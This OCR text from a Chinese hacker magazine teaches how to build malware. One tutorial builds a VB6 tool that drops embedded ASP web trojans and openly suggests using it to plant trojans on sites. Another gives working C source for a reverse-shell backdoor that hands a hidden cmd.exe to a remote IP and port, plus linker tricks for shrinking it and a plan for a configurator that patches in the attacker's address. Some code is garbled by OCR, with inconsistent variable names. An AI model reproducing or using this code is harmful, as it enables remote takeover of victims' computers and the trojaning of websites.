


图10

最后来总结一下，整个程序用了几个编程的小技巧，比如如何合理避过出错崩溃、如何读写硬盘中的文件，以及如何操纵Microsoft Internet Transfer Control 6.0和Microsoft Internet Controls控件，同时也分析了HTML文件，知道了如何找到代码中的薄弱点；当然除了研究以外，大家也可以使用这个程序来发布自己挂马的站点，也可以用来发布广告。

（文章中涉及到的程序源代码及示例程序已收录在光盘中）

文章难易度：★★★
文章内容：一个简单的网马自动生成器的编写过程


轻轻一点 网马"编"出来

小白驴

今天一朋友跟我讨要网马，说自己删错了文件夹，把平时收集的网马全搞丢了。我平时也收集了一些ASP的木马，直到找的时候才发现到处都是，都不知道哪个是哪个了。所以我决定利用VB制作一个自己的脚本木马生成器，把常用的喜欢的合在小程序里，用的时候直接生成就行了。

程序的实现其实很简单。第一步：把需要用到的木马文件添加到资源中；第二步：将资源中的内容以数据的形式载入到变量中；第三步：把变量中的数据写到我们指定的文件中，生成我们需要的文件。

我们一步一步来做，打开VB6.0，新建一个标准的EXE程序，在界面上放一个按钮控件，我们要把资源编辑器调出来，工具栏的最后一个图标就是资源编辑器（图1）。


图1




图2

如果在你的工具栏上没有找到这个按钮的话，我们可以在菜单栏上找到外接程序，选择"外接程序管理器"，在"可用外接程序"中找到"VB 6资源管理器"，然后在"加载行为"中把"在启动中加载"、"加载／卸载"两项勾选中（图2），确定后退出，然后重启一下VB，资源编辑器的图标就会出现了。

我们打开资源管理器（图3），选择"添加自定义资源"，然后选择添加自己的网马文件（图4），到此，我们的第一步算是完成了。不过我们还需要得到网马的大小，这个可以在文件的属性里查到，需要以字节为单位，我选择的网马的大小是947个字节，记住这个大小我们后面需要用到。




图3




图4

下面进行第二步，把资源中的数据载入到程序中，我们需要一个函数**LoadResData()**，具体代码如图5所示。

```
Private Const FILESIZEHMASP = 947 '声明用于代替文字串的常数，我们从文件属性中得到字节大小
Private Sub Command1_Click()
Dim Hmasp() As Byte    '定义一个字节类型的数组Hmasp()
Dim Counter As Long
, Hmasp = LoadResData(101, "CUSTOM")   '从载入资源中的数据，返回的是一个byte数组 赋给Hmasp()
```
图5

LoadResData()函数需要注意里面的两个参数，第一个是资源的ID，第二个是资源的字符串名。好了，第二步我们也完成了。

接下来就要进行最后一步了——把载入的资源数据以文件的形式写到相关目录下面，具体代码如图6 所示。

```
  Open App.Path & "/diy.asp" For Binary As #1   '在默认路径下以Binary方式输出一个名为diy asp的文件，
  For Counter = 0 To FILESIZEHIASP - 1          '从0开始到FILESIZEHIASP - 1 大小正好为FILESIZEHIASP = 947
      Put #1, , Haasp(Counter)                  '将Haasp()的数据写入磁盘文件中
  Next Counter
  Close #1                                      关闭 Open 语句所打开的输入/输出 (I/O) 文件
End Sub
```

图6

输入完代码后，按照需要将其它的网马文件也按照上面的方法一个个的添加进去，全部完成后我们按F5 执行看看效果，如图7。




图7

至此，我们就把这个程序完成了，大家可以自己完善代码，以使它更加完善，这是一个比较简单的例子，欢迎大家在X 的论坛上与我交流！

（文章中涉及到的网马生成器源代码已收录在光盘中）

教菜鸟制作木马服务端生成器

文章难易度：★★★★
文章阅读点：木马生成配置器的开发制作过程

eighteen

提起木马，不管是菜鸟还是老鸟，都一定非常熟悉吧！不管是冰河还是灰鸽子，都有一个服务端生成配置器用于专门配置及生成木马的服务端。不过，在网上关于这种配置器的制作，却是非常的少，即使有，也是非常简单的描述。本文我们就以实例的形式来讲解这种服务端配置生成器的制作。

就目前来讲，配置器的制作方法，常见的有以下三种：1.往服务端尾部追加配置信息，数据服务端读取自身尾部获取配置信息，此类的后门如尘土；2.读取外部文件（一般为.ini 文件）来获取配置信息，此类的木马有黑客之门；3.第三种方法也是最常见的，就是直接修改服务端里的数据参数的初始数值。

本文就以第三种方法为例，详细的讲解如何利用生成配置器程序的资源来生成服务端并在服务端中写入配置信息。为了避免编程中不必要的问题，我们先来整理一下编程的大概思路。

1.第一步首先明确自己所用的编程语言和编程工具：为了让服务端小而精，我们用C 语言来编写，而生成端可以选择自己喜欢的编程语言和编程工具，本文中我们采用delphi 7.0来制作生成配置器（如果你使用VB 或VC 也不要担心，因为本文的方法和思路是通用的，只要变通一下就可以了）。

2.服务端制作思路：服务端首先使用记事本写好（或者去网上找一些已做好的代码，自己改编一下），使用VC 编译调试无误后，设置一下编译参数，就可以生成可执行文件，完成后，用它制作一个资源文件为下面的编程做好准备。

3.生成参数的定位：使用16进制编辑器对服务端运行参数（即生成配置器要设置的参数）进行定位，将定位结果记录下来。

4.配置器的制作和测试。

一、生成和优化服务端

在本文中，我们的服务端是一个反弹后门，配置器要修改的就是服务端中反弹连接的IP 地址和端口的初始值，代码如下。

```
#include <winsock2.h>//程序调用的头文件
#pragma comment(lib,"Ws2_32")
int MyFun() //为了减少生成服务端的大小，这是我自定义的入口函数。
{   char port[7]="AXXXXX";//这个吗，是为了下一步更好的搜索。什么，不明白！过一会儿就知道了。
char back_ip[20]="BXXXXXXXXXXXXXXXXXX";//同上
WSADATA ws;
    SOCKET s;
    int ret;
    WSAStartup(MAKEWORD(2,2),&ws);//初始化WSA
    s=WSASocket(PF_INET,SOCK_STREAM,IPPROTO_TCP,NULL,0,0);
    struct sockaddr_in server;
    server.sin_family = AF_INET;
    server.sin_port = htons(atoi(port));
    server.sin_addr.s_addr=inet_addr(back_ip);
//开始反向连接!
connect(s,(struct sockaddr *)&server,sizeof(server));

    STARTUPINFO si;
    ZeroMemory(&si,sizeof(si));
    si.cb = sizeof(si);
si.dwFlags = STARTF_USESHOWWINDOW|STARTF_USESTDHANDLES;
    si.wShowWindow = SW_HIDE;
//将cmd.exe的输入输出句柄用socket来代替
si.hStdInput = si.hStdOutput = si.hStdError = (void *)s;
    PROCESS_INFORMATION ProcessInformation;
//建立cmd.exe进程
    ret=CreateProcess(NULL,"cmd.exe",NULL,NULL,1,0,NULL,NULL,&si,&ProcessInformation);
    return 0;
}
```

好了，以上代码很简单，检查确认无误后，使用VC 进行编译，如图1。




图1

不过，生成的这个程序有100 多K，对于木马来讲也确实是太大了。原因很简单，DEBUG 生成的程序中包涵了很多没用的调试信息，所以使得编译后的程序大了很多。只要我们修改

一下编译参数，就会编译出超小的后门，至于小到何种程度，按照下面的方法试试就知道了。以下是我结合别人的编译设置方法和自己总结的一些技巧。

1．使用Release编译方式。程序默认是DEBG方式，而使用DEBUG方式编译的程序要比Release的大好几倍，生成的程序中包涵着很多没用的调试信息。

2．更改编译对齐方式，默认为0x1000，即4096BYTE，改为尽可能小（一般最小为16），对应命令行：**/DRIVER /align:16**。

3．将程序的数据段和代码段放在一起，因为在我们制作的这么小的后门程序中，根本用不到程序为我们分配的那么大的空间。对应命令行：**/merge:.data=.text /merge:.rdata=.text**（事实上如果我们使用上面两种方法生成的程序很小时，这一项设不设置，都不会再使生成的程序变得更小）。

4．指定程序入口函数，这样也可以尽可能的减小程序体积（明白我上面的代码中为什么没有使用main的原因了吧）。

我们打开菜单project中的Setting项，进入“Project Setting”窗口，按照上面的方法来进行设置，如图2。

